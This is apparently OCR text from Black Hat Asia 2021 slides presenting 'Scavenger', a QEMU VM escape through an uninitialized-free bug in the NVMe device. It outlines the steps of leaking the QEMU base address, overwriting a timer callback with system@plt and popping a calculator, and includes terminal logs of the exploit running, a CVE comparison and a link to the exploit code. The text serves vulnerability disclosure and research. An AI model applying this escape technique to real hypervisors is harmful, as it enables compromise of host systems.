

"; gnome-calculator"
timer
…
*cb
*opaque
…
size: 0x40
12. Leak the QEMU binary address by reading the buffer
Guest Space
Host Space
timer_addr
Offset: 0x40
size: 0x150
io_req

RIP Control


13. Overwrite cb to system@plt, and opaque to cmd_addr by writing the buffer



Execute Command



14. Expire the timer to trigger system("gnome-calculator")



linyi
Trash
exploit
pwndbg
Qemu
linyi@linyi-virtual-machine: ~/Desktop/Qemu
linyi@linyi-virtual-machine:~/Desktop/Qemu$ cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=20.04
DISTRIB_CODENAME=focal
DISTRIB_DESCRIPTION="Ubuntu 20.04.1 LTS"
linyi@linyi-virtual-machine:~/Desktop/Qemu$ qemu-system-x86_64 --version
QEMU emulator version 4.2.1 (Debian 1:4.2-3ubuntu6.7)
Copyright (c) 2003-2019 Fabrice Bellard and the QEMU Project developers
linyi@linyi-virtual-machine:~/Desktop/Qemu$ ./lan
bash: ./lan: No such file or directory
linyi@linyi-virtual-machine:~/Desktop/Qemu$ ./launch.sh
linyi@linyi-virtual-machine: ~/Desktop
linyi@linyi-virtual-machine:~/Desktop/exploit$ scp -r exploit/ qemu_
top
exploit: No such file or directory
linyi@linyi-virtual-machine:~/Desktop/exploit$ cd ..
linyi@linyi-virtual-machine:~/Desktop$ scp -r exploit/ qemu_guest:~/D
.DS_Store 100% 6148 2.9MB/s
Makefile 100% 214 170.4KB/s
common.o 100% 3128 2.9MB/s
exp.o 100% 16KB 10.9MB/s
exp 100% 22KB 15.9MB/s
common.c 100% 1142 681.8KB/s
exp.c 100% 16KB 9.4MB/s
common.h 100% 371 384.4KB/s
linyi@linyi-virtual-machine:~/Desktop$
QEMU
Machine View
Activities Terminal 10月 20 15:24
linyi@linyi-Standard-PC-i440FX-PIIX-1996: ~/Desktop/exploit
DISTRIB_RELEASE=20.04
DISTRIB_CODENAME=focal
DISTRIB_DESCRIPTION="Ubuntu 20.04.1 LTS"
linyi@linyi-Standard-PC-i440FX-PIIX-1996:~/Desktop$ cd exploit/
linyi@linyi-Standard-PC-i440FX-PIIX-1996:~/Desktop/exploit$ make
cc -c -o exp.o exp.c
cc -c -o common.o common.c
g++ -std=c++11 -g -o exp exp.o common.o
linyi@linyi-Standard-PC-i440FX-PIIX-1996:~/Desktop/exploit$ sudo ./exp
[sudo] password for linyi:
[+] DESC VIR ADDR = 0x56041de31000, PHY ADDR = 0x109cb8000
[+] Avail VIR ADDR = 0x56041de32000, PHY ADDR = 0x109cb9000
[D] physmap_addr addr = 0x7fd27927d010
lightyear lab
[D] Qemu base = 0x557e773de000
[D] System addr = 0x557e776ad170
[D] Control RIP Sucessful!
Basic Mode
7 8 9 ÷ C
4 5 6 × ( )
1 2 3 − x2 √
0 . % + =

Different to previous known QEMU VM escape

How does scavenger compare to CVE-2020-14364, CVE-2019-14378, CVE-2019-14835, https://github.com/0xKira/qemu-vm-escape?

Scavenger

- Attack surface: NVMe storage device
- Vulnerability type: Uninitialized free in error handling code
- Exploitation technique: Cross domain attack

Further Analysis of Cross Domain Attack

- QEMU can be exploited if the attack has a arbitrary free vulnerability
- Difficult to launch attack if the chunk header is encrypted, like in Windows
- May also affect other hypervisors like VirtualBox

Takeaways

- Error handling code is used extensively in hypervisors, which shows a new attack vector for bug hunting
- Test hard-to-find bugs exist in error handling code effectively
- Facilitate exploitation with the help of guest space memory

black hat ASIA 2021
May 6-7, 2021
BRIEFINGS

Thank You

Exploit Code: https://github.com/hustdebug/scavenger

Gaoning Pan, Xingwei Lin

Xinlei Ying(Ant Security Light-Year Lab), Jiashui Wang(Ant Security Light-Year Lab)

Chunming Wu(Zhejiang University)